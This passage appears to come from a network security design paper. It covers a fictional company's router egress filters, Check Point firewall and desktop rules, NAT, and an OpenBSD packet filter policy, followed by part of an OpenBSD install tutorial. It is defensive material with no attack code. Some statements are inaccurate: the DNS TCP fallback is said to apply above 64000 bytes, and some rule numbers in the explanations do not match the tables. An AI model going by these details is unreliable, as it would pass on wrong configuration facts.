! Deny all other traffic
access-list 101 deny ip any any
```

Egress Filters

The idea of egress filters are the exact opposite of ingress filters. These types of filters will help to control access out of the network. The egress filter will be applied to the internal fast Ethernet interface on the router in the same inbound direction as the serial interface. Below is the egress filter installed on each router.

```
! Anti-Spoofing configuration – Denies access claiming to be destined for
!  private networks, GIAC's internal network, multicast addresses, etc.
access-list 102 deny ip any 175.1.1.0 0.0.0.255
access-list 102 deny ip any 127.0.0.0 0.255.255.255
access-list 102 deny ip any 0.0.0.0 0.255.255.255
access-list 102 deny ip any 10.0.0.0 0.255.255.255
access-list 102 deny ip any 172.16.0.0 0.15.255.255
access-list 102 deny ip any 192.168.0.0 0.0.255.255
access-list 102 deny ip any 192.0.2.0 0.0.0.255
access-list 102 deny ip any 224.0.0.0 15.255.255.255
access-list 102 deny ip any 240.0.0.0 7.255.255.255
access-list 102 deny ip any 169.254.0.0 0.0.255.255
access-list 102 deny ip any host 255.255.255.255
access-list 102 deny ip any host 0.0.0.0

! Allow all established TCP connections
access-list 102 permit tcp any any established

! Allow ICMP type 3 code 4 packets
access-list 102 permit icmp any any packet-too-big

! Allow DNS access
access-list 102 permit tcp host 175.1.1.36 any eq domain
access-list 102 permit udp host 175.1.1.36 any eq domain
access-list 102 permit udp host 175.1.1.36 eq domain any gt 1023

! Allow Mail access
access-list 102 permit tcp host 175.1.1.37 any eq 25

! Allow VPN access
access-list 102 permit udp host 175.1.1.6 any eq isakmp
access-list 102 permit esp host 175.1.1.6 any

! Allow additional ports for remote access VPN access
```

```
! 2746 = UDP encapsulation (Reply traffic)
access-list 102 permit udp host 175.1.1.6 any eq 2746

! Deny all other traffic
access-list 102 deny ip any any
```

External Firewall Configuration

The external firewall is arguably the most important security devices on the network. Technically, the first line of defense in the GIAC network is the border router, however it should be stated that this is not a security device, this device is on the network primarily to route packets. Routers should not be relied on to protect the perimeter of the network even though they can perform some basic packet filtering. For this reason it's extremely important to pay close attention not only to the security policy on the external firewall, but to the general configuration of the box as well.

General Configuration

As stated earlier, the Nokia appliances are already a very secure platform but the GIAC technical staff will be making some changes to the default configuration to harden the box even further.





Diagram 2

As we can see above, the technical staff has turned off several insecure services such as ftp, tftp and telnet as well as access to the com ports (disabling modem access). Additionally, they are only allowing CLI (Command Line Interface) access over the secure HTTPS protocol.

Since telnet and modem access have been disabled, there is no way to remotely connect to the box. To handle remote access, the SSH (Secure Shell) daemon will be turned on. This allows for remote connections to be made over a secure and encrypted channel.



Enable/Disable SSH Service

Description	Entry
Enable SSH service (daemon sshd)	◇Yes ◇No

Configure Server Access Control

Description	Entry
Permit admin user to log in?	◇Yes ◇No ◇Without Password

Configure Server Authentication of Users

Description	Entry
Allow access using DSA authentication?	◇Yes ◇No
Allow access using password authentication?	◇Yes ◇No
Allow access using .rhosts?	◇Yes ◇No
Allow access using .rhosts with RSA authentication?	◇Yes ◇No
Allow access using RSA authentication?	◇Yes ◇No

Configure Server Protocol Details

Description	Entry
Protocol version(s):	◇1 only ◇2 only ◇Both 1 and 2

Diagram 3

Notice that the ability to use .rhosts has been turned off as this is typically a very insecure way of handling remote access. Also, only the SSH v2 protocol is allowed because of some known security issues inherent to version 1 (man in the middle attacks). There are some advanced ssh settings that need to be looked at as well.




Diagram 4

One of the reasons the external firewalls have been setup with an interface on the management network is so remote access can be locked down to just one interface. That concept ties in with the fact that the box will be configured to only accept remote ssh connections on its management network interface (10.1.3.7). With this configuration, the GIAC administrators will have the ability to connect to the server in a secure fashion without worrying about opening access to the ssh port on any other interface.

Security Policy (Firewall)

Once the server has been configured and network connectivity has been established, the security policy of the firewall, also known as the rule base, can be configured. Each rule is evaluated in a top down fashion until a match is found in the same manner as the filters that were installed on the border routers. This makes the ordering of the rules in the policy even more important. If care isn't taken when constructing the security policy, you can end up allowing access that wasn't intended. Below is the security policy that is installed on GIAC's external firewalls.


Syslog Access

NO.	SOURCE	DESTINATION	VPN	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
	Syslog Access (Rule 1)								
1	Public_Network Application_Netw	log1	Any Traffic	UDP syslog	accept	Log	Policy Targets	Any	Allow Syslog Traffic

Diagram 5

The first rule in the rule base allows all of the boxes in the public DMZ, as well as the application network, to send their logs via the UNIX syslog facility to the logging server that resides in the management network.

Web Access



	Web Access (Rules 2-4)								
2	Any	web1	Any Traffic	TCP http TCP https	accept	Log	Policy Targets	Any	Allow Public Web Access
3	Suppliers	web2	Any Traffic	TCP https	accept	Log	Policy Targets	Any	Allow Supplier Web Access
4	Internal_Network	Any	Any Traffic	TCP http TCP https	accept	Log	Policy Targets	Any	Allow Outbound Web Access

Diagram 6

These are the web access rules. Rule 1 allows any source address access to the web01 web server using the HTTP and HTTPS protocol. This takes care of allowing customer web access to the public website. Rule 2 allows the group named suppliers (which contains the hosts and networks of GIAC's suppliers) access to the web02 web server using only the HTTPS protocol. This addresses the supplier access that was talked about earlier. The last rule allows GIAC's internal network (10.1.2.0/24) HTTP and HTTPS access to any destination. This rule gives web surfing access to internal users.


Application Access

	Application Access (Rule 5)								
5	Web_Servers	app1	Any Traffic	TCP GIAC_App	accept	Log	Policy Targets	Any	Allow Web Application Traffic

Diagram 7

This rule allows both of GIAC's web servers to communicate with the application server using the proprietary ports used for GIAC's web applications (TCP ports 14000-14020). This rule handles the queries that the web servers make to the application layer.

DNS Access



DNS Access (Rules 6-9)									
6	ns2	ns1	Any Traffic	dns	accept	Log	Policy Targets	Any	Allow DNS Queries From Internal Network
7	Internal_Network	ns1	Any Traffic	domain-udp	accept	Log	Policy Targets	Any	Allow Inbound DNS Traffic
8	ns1	Any	Any Traffic	dns	accept	Log	Policy Targets	Any	Allow Outbound DNS Traffic
9	Slave_NS	ns1	Any Traffic	domain-tcp	accept	Log	Policy Targets	Any	Allow Zone Transfers From Slave DNS Servers

Diagram 8

Next we see the DNS access rules. The first rule allows the internal name server to send recursive queries to the external name server which will make queries to the Internet on its behalf. Notice that access to port 53 using both the UDP and TCP protocols is allowed. We are allowing TCP in case a response to a query comes back that is larger than 64000 bytes which is technically the largest size a UDP packet can handle. In this case, the internal host that made the original query will re-submit that query using the more reliable TCP protocol. Also, notice that this rule is utilizing the negate function (red cross in the source field). This tells the rule to allow everything except the internal network. We do this because we don't want to give internal hosts the ability to point directly at the external name server, effectively bypassing the internal name server structure that was put in place. The third rule allows the external DNS server to send queries out to any server on the Internet which is necessary for obvious reasons. Lastly, rule number 9 allows GIAC's slave name server, run by their ISP, access to initiate zone transfers of GIAC's data. This is necessary in case there is a failure of GIAC's external DNS server. Access to zone transfers will also be locked down within the BIND configuration.


Mail Access

Mail Access (Rules 10-12)									
10	msx1	mx1	Any Traffic	smtp	accept	Log	Policy Targets	Any	Allow Internal Mail Server To Send Mail
11	Internal_Network	mx1	Any Traffic	smtp	accept	Log	Policy Targets	Any	Allow Inbound Mail Traffic
12	mx1	Any	Any Traffic	smtp	accept	Log	Policy Targets	Any	Allow Outbound Mail Traffic

Diagram 9

Next are the mail access rules. Rule number 10 allows the internal Exchange server to send mail to the external mail relay. The next rule is for inbound mail access from servers on the internet. Again, GIAC makes use of the negate function to disallow traffic directly from hosts on the internal network. The final rule in this group allows the external mail relay to send messages out to the Internet.

VPN Access




VPN Access (Rules 13-16)									
13	Partners	web2	Partner_VPN	TCP https	accept	Log	Policy Targets	Any	Allow Partner VPN
14	Employees@Any	Any	GIAC_VPN	TCP http TCP https MSExchange	accept	Log	Policy Targets	Any	Allow Remote Access VPN (Employees)
15	Sales@Any	Any	GIAC_VPN	TCP http TCP https MSExchange TCP tcp_3306 UDP udp_3306	accept	Log	Policy Targets	Any	Allow Remote Access VPN (Sales)
16	Admin@Any	Any	GIAC_VPN	TCP http TCP https MSExchange TCP tcp_3306 UDP udp_3306 TCP ssh	accept	Log	Policy Targets	Any	Allow Remote Access VPN (Admin)

Diagram 10

The next four rules setup all of GIAC's VPN connections. First is a rule that allows GIAC's partners to access the web2 server so they can login to the partner web application. As was stated earlier, only the partner networks that have been specifically setup with a site to site VPN connection have access to this server. The next three rules allow different classes of GIAC employees to connect to the network via a secure remote connection. First are regular employees who are permitted to surf the web (via GIAC's infrastructure) as well as read e-mail (via MS Exchange). Next we have the sales force which has the same access with addition of database access via the MySQL ports. Last but not least are GIAC's administrators who have the same access as the previous two groups with the addition of the SSH protocol for remotely administering various servers on the network.

Administrator Access



Administrator Access (Rules 17-18)									
17	GIAC_Admins	Public_Network	Any Traffic	TCP ssh	accept	Log	Policy Targets	Any	Allow Administrator Access
18	GIAC_Admins	Application_Network	Any Traffic	TCP ssh TCP tcp_3306 UDP udp_3306	accept	Log	Policy Targets	Any	Allow Administrator Access

Diagram 11

This section is solely for a specific range of IP addresses on the internal network that are assigned exclusively to several of GIAC's administrators. The first rule permits SSH access to the public DMZ and rule number 18 permits the same remote access to the application network with the addition of the MySQL ports for administering the database.

Miscellaneous Access

Misc. Access (Rules 19-20)									
19	* Any	* Any	Any Traffic	dest-unreach	accept	Log	* Policy Targets	* Any	Don't Break Path MTU Discovery
20	* Any	* Any	Any Traffic	* Any	drop	Log	* Policy Targets	* Any	Drop All Non-Allowed Traffic

Diagram 12

The final section in the security policy performs two very important functions. Rule number 19 allows ICMP destination unreachable packets to pass through the external firewall. This simple rule helps to assure that the path MTU discovery function doesn't effectively break. Not letting these packets through can cause a lot of problems with traffic flow on the network. Some may argue that letting any ICMP through your external firewall can have some potentially serious security implications, although in this case the GIAC team thinks the benefits far outweigh the negatives. The last rule in the policy performs perhaps the most important function of all which is simply dropping all other traffic that wasn't previously allowed. To reiterate, the rules are evaluated in a top down fashion until a match is found. This means that anything that isn't explicitly allowed will eventually makes its way down the policy and be caught by the drop rule, sometimes called the stealth or "catch all" rule.

Security Policy (Desktop)

One feature which is unique to Checkpoint's Firewall-1 software is the use of a policy server and desktop policies. Essentially, when a remote access VPN client running Checkpoint's proprietary Secure Client (as opposed to Secure Remote) software connects to a Checkpoint gateway running a policy server, a separate desktop security policy will be downloaded and installed on that particular client. What this does is extend the firewall functionality of the gateway out to the desktop and gives the administrator the ability to control access in and out of that client while the user is connected to the VPN. This greatly reduces the risk of a remote client being compromised and the attacker being able to use that machine as a conduit to the corporate network. Below is the desktop security policy that is loaded onto all GIAC remote clients as they connect to the gateway for remote access.

Inbound Rules						
NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	GIAC_Network	All Users@Any	* Any	Accept	Log	Allow incoming connections from GIAC machines only
2	* Any	All Users@Any	* Any	Block	Log	Block all other incoming connections

Diagram 13

The diagram above shows the inbound rules of the desktop policy. Rule number one allows any inbound connection that is sourced from one of GIAC's networks. The second rule blocks all other incoming connections. As you can see, this greatly reduces the risks that a malicious user on the Internet will be able to compromise the system while it is connected to a public network. The next diagram shows the outbound section of the desktop policy.

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
3	All Users@Any	Any	Any	Accept	Log	Allow all outgoing connections

Diagram 14

The single rule here simply allows all outbound connections from the remote machine. Since steps have been taken with the inbound rules to protect the machine from being compromised, there isn't as much of a concern here that the remote client will be used to attack another system.

NAT Configuration

NAT (Network Address Translation), in its most basic form, is the process of changing one IP address (either the source or destination) to another address. This is typically done for several reasons such as security (hiding internal hosts behind a single or multiple addresses), routing (giving RFC1918 class addresses the ability to effectively route on the Internet) and simplifying configurations (can greatly simplify routing tables by translating the source of traffic to one address or network range). GIAC will be implementing NAT in a couple of areas, each of which is explained below.

NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	GIAC_Admins	Public_Netw	Any	Original	Original	Original	Policy Targets	Don't NAT Administration Traffic
2	GIAC_Admins	Application_	Any	Original	Original	Original	Policy Targets	Don't NAT Administration Traffic
3	ns2	ns1	dns	Original	Original	Original	Policy Targets	Don't NAT DNS Traffic
4	msx1	mx1	smtp	Original	Original	Original	Policy Targets	Don't NAT Mail Traffic
5	Internal_Network	Any	Any	Firewall_NAT	Original	Original	Policy Targets	NAT All Internal Network Traffic

Diagram 15

Here is the NAT configuration on GIAC's external firewall. The first two rules tell the firewall not to NAT any traffic coming from the administrator address range of the internal network. Without these rules, every time an administrator made an ssh connection or a MySQL to the public and application networks, the firewall would attempt to NAT that traffic which they don't want (or need). The next two rules have been put in place for the same reason, it is not desired to have NAT

performed on DNS or mail traffic coming from the internal network to the public DMZ. The final rule here instructs the firewall to NAT the source address of all traffic initiated from the internal network. Remember, the internal network is using the 10.1.2.0 address space which is non-routable on the Internet. Without NAT, the internal boxes would be unable to surf the web or perform any other functions that need to talk to internet hosts. Machines on the Internet will see traffic that appears to come from the GIAC firewall when it was actually initiated by an internal host.

The next area where GIAC will be implementing NAT is with their remote access VPN configuration. There is no telling where the many different remote users will be connecting from (hotel rooms with broadband, home offices with broadband, dial-up lines, etc) so GIAC will need to NAT the source addresses of the incoming remote connections to something that can easily be routed and dealt with on the internal network. For this type of configuration they will be using a network that is known as a NAT "pool", in this case the 10.1.4.0/24 network. Additionally, they will be making use of the Office Mode[22] functionality within the firewall. Here is what the configuration looks like.




Diagram 16

[22] A proprietary function of Checkpoint's Firewall-1 software that binds an IP address from the NAT pool to a virtual adapter on the VPN client during connection establishment.

Management Firewall Configuration

The management firewall (OpenBSD running packet filter) was put in place to protect the internal network from the potential of hosts in the management network being compromised, as well as controlling access to that network from the internal network. It's important to note that the method for evaluating rules on this type of firewall is different from the way the border routers and external firewalls evaluate their rules. Rules are still evaluated in a top down fashion, however the last valid match is the rule that will process the traffic. For example, If there is a rule allowing a certain type of access, and a rule below it denying that same type of access, in the packet filter world of OpenBSD, the traffic will be denied because the deny rule was the last one that matched. There are ways around this as you will see in the below configuration but it's necessary to keep this in mind when constructing your security policy. Below is the configuration of GIAC's management firewall.

Security Policy

```
ext="rl0"       # Management Interface
int="rl1"       # Internal Interface
spoof="{ 0.0.0.0/32, 255.255.255.255/32, 127.0.0.0/8, 192.168.0.0/16,
172.16.0.0/12 }"
admin_ports="{ 22, 18190 }"
```

The three entries above are at the beginning of the security policy and are used to define variables that will be used when actually writing the rules. This is a feature of packet filter and is used in order to help simplify the policy, as well as make it easier on the administrator when changes need to be made. For example, if the ext variable hadn't been created and the type of hardware for the external interface had been changed, the name of that interface would have likely been changed from rl0 to something else like fxp0. In that situation, the administrator would have had to change all instances of rl0 in the security policy to read fxp0. Using the ext variable, it only needs to be changed in one place, the variable definition itself. To reference these variables from within the security policy they should be preceded by the $ symbol. This tells packet filter to insert the defined variable in that particular spot. You will see these variables being used many times in the following rules.

```
block in log all
block out log all
```

Another unique feature of packet filter is the fact that when it's turned on, there is an implied allow all policy which basically turns your firewall into nothing more than a router being that it will pass all traffic. Taking the approach that all traffic should be denied unless it is explicitly allowed, it is a good idea to have the first

two lines at the top of the policy. In their basic form, these entries will effectively change the default policy of the firewall from allow all to deny all. The GIAC team can now begin to explicitly allow the types of traffic they need. A couple of more points of note here are the log and all keywords. The log keyword tells firewall to log all traffic that matches on that particular rule and the all keyword is another way of saying "from any to any" (meaning from any source to any destination).

scrub in all

The scrub keyword tells the firewall to reassemble all fragmented packets, as well as clear all IP options before the packets reach their final destination. Typically, fragmented packets are reassembled at the destination machine which leaves them open to many types of attacks associated with fragmented IP packets such as the ping of death. It is always a good idea to have the firewall take over this functionality to help mitigate this risk. The second reason mentioned above helps reduce the risk of attempted OS fingerprinting. IP options should typically never to set on a packet. When they are, this usually indicates that something out of the ordinary is taking place. The only drawback to normalizing all incoming traffic is that it adds a bit of overhead, although very little, to the firewall as extra memory is needed to cache each fragment.

block in log quick on $ext from $spoof to any
block out log quick on $ext from any to $spoof
block in log quick on $int from $spoof to any
block out log quick on $int from any to $spoof

These next for lines are for anti-spoofing purposes. There should never be traffic coming into the firewall that is sourced from a private address space or other reserved types of addresses unless something out of the ordinary is going on. At the same time, there should never be traffic leaving the firewall that is destined to any of these addresses. Having said that, let's take a look at what these rules will accomplish. The first two tell the firewall to block and log any traffic that arrives at the external (management) interface in the inbound direction if the source is something from the $spoof list going to any destination, as well as the exact opposite, blocking any outgoing traffic on that interface from any source destined to an address on the $spoof list. The next two rules perform the exact same action on the internal interface. These rules are a perfect example of the importance of defining variables. It's also important to note here the use of the quick keyword. Using the quick keyword tells the firewall to stop evaluating the rest of the rules if a match is found. This is done here because it isn't necessary to have the firewall waste resources evaluating unwanted traffic against the security policy. Remember earlier we mentioned a way to get around the fact that the last matching rule is the one that will process the traffic? Using the quick keyword is the way to accomplish this.

pass in log quick on $int proto tcp from 10.1.2.240/32 to 10.1.3.0/24 $admin_ports flags S/SA keep state
.
.
pass in log quick on $int proto tcp from 10.1.2.250/32 to 10.1.3.0/24 $admin_ports flags S/SA keep state

These rules allow the management traffic (ssh and firewall administration as defined by the $admin_ports variable) inbound on the internal interface of the firewall. Notice there are some extra settings defined in these rules. First, the use of proto tcp tells the firewall to only look for traffic using the TCP transport protocol (as opposed to udp, icmp, etc). The flags S/SA keyword tells the firewall to look at the TCP flags SA (SYN and ACK respectively) and out of those flags, the S or SYN flag has to be set in order for a match to be considered. Lastly and probably one of the most useful features of packet filter, or any modern firewall for that matter, is the keep state feature. This instructs the firewall to keep a table of traffic that was matched by this particular rule and to allow any reply traffic that is returned on this connection. Using the keep state feature here eliminates the need to have to construct separate rules to allow the return traffic from these connections in the outbound direction on the internal interface. This also helps the performance of the firewall as none of these packets need to be evaluated against the security policy.

Unfortunately, the keep state feature only applies to the interface on which the traffic was initiated so rules still need to be constructed to deal with this traffic on the external interface.

pass out log quick on $ext proto tcp from 10.1.2.240/32 to 10.1.3.0/24 $admin_ports flags S/SA keep state
.
.
pass out log quick on $ext proto tcp from 10.1.2.250/32 to 10.1.3.0/24 $admin_ports flags S/SA keep state

These rules will allow the traffic to pass in the outbound direction on the external interface and since the GIAC team has made use of the keep state feature here as well, replies to this traffic will automatically be allowed back in on the external interface. If this firewall was unable to keep track of connection state, allowing the management traffic would have required twice as many rules to be written.

pass in log quick on $int proto udp from 10.1.2.0/24 to 10.1.3.5/32 port 514 keep state

pass out log quick on $ext proto udp from 10.1.2.0/24 to 10.1.3.5/32 port 514 keep state

Here you can see rules that will allow any internal host to send its log entries to the centralized logging server on the management network. Note that even

though UDP is classified as a connectionless or stateless protocol, packet filter is still able to effectively keep state on UDP connections.

pass in log quick on $ext proto tcp from 10.1.3.5/32 to 10.1.2.4/32 port 25 flags S/SA keep state

pass out log quick on $int proto tcp from 10.1.3.5/32 to 10.1.2.4/32 port 25 flags S/SA keep state

The final two rules in the policy allow the log server on the management network the ability to send e-mail to the internal mail server. Since the GIAC administrators will be getting e-mail alerts when certain types of traffic are detected, they need to allow this type of access through the management firewall.

Tutorial (Management Network Firewall)

The following section lists the precise steps that were necessary for the GIAC team to configure and implement their management network firewall. The following items will be covered.

- Operating system installation
- General Configuration
- Security Policy Configuration / Implementation

Operating System Installation

There are several ways to install the OpenBSD operation system, for example from purchased media or via a remote FTP installation. Since the decision to implement this type of firewall was made at the eleventh hour, the GIAC team didn't have time to purchase installation media so the method used to install the OS was via a remote FTP installation. The first step in initiating this type of installation is to create a bootable installation floppy disk or CD. Typically the floppy33.fs or cd33.iso images (for v3.3) can be used. They can be downloaded from one of the OpenBSD distribution sites.[23] In GIAC's case, they chose to create a bootable CD by downloading the cd33.iso image and burning it to a CDR. Once the disc has been created, simply use it to boot the system and begin the installation process. The first question you will need to answer is whether you want to perform a standard install, an upgrade or a shell installation. For GIAC's purposes, a standard installation was chosen by pressing the (I) key at the following prompt.

[23] http://www.openbsd.org/ftp.html




Diagram 17

After answering a few questions about the terminal type being used and keyboard encoding, the installation will continue and ask for the root hard drive in the system (typically wd0 on an IDE based machine). Usually the installation process is able to detect this so hitting enter will be sufficient. Answer yes to the next question if you wish to use the entire drive for the OpenBSD installation. At this point you will be brought to the disk labeling feature which basically sets up the desired partitions that the OS will use. The first time you use this utility can be kind of confusing, fortunately you can get help by pressing the (?) key or hitting (M) to view the disk label man page. The first thing to do is create the required partitions using the (a) command which stands for add. It's important to note that when entering the size of the partition, it's much easier to represent the number in megabytes using the m identifier after the desired size as seen below.




Diagram 18

As you can see above, the a partition has been created (all partitions with the exception of swap are referred to by letters) with a size of 500 megabytes, a file system type of 4.2BSD and is mounted as / (root).

NOTE - For the purposes of this paper, only the root file system will be created as opposed to creating several unique file systems and mount points. Also, disk label keeps track of the offset based on the geometry of the drive so just accepting the default should be sufficient.

The only other partition that is required is the swap partition (which is typically referred to as the b partition). It is added in the same manner as our other partitions, note the below diagram where a 250 megabyte swap partition has been created.

Diagram 19

When your finished creating all of the desired partitions, it is a good idea to print the current table an verify that things are correct. You can accomplish this by pressing the (p) key for print.

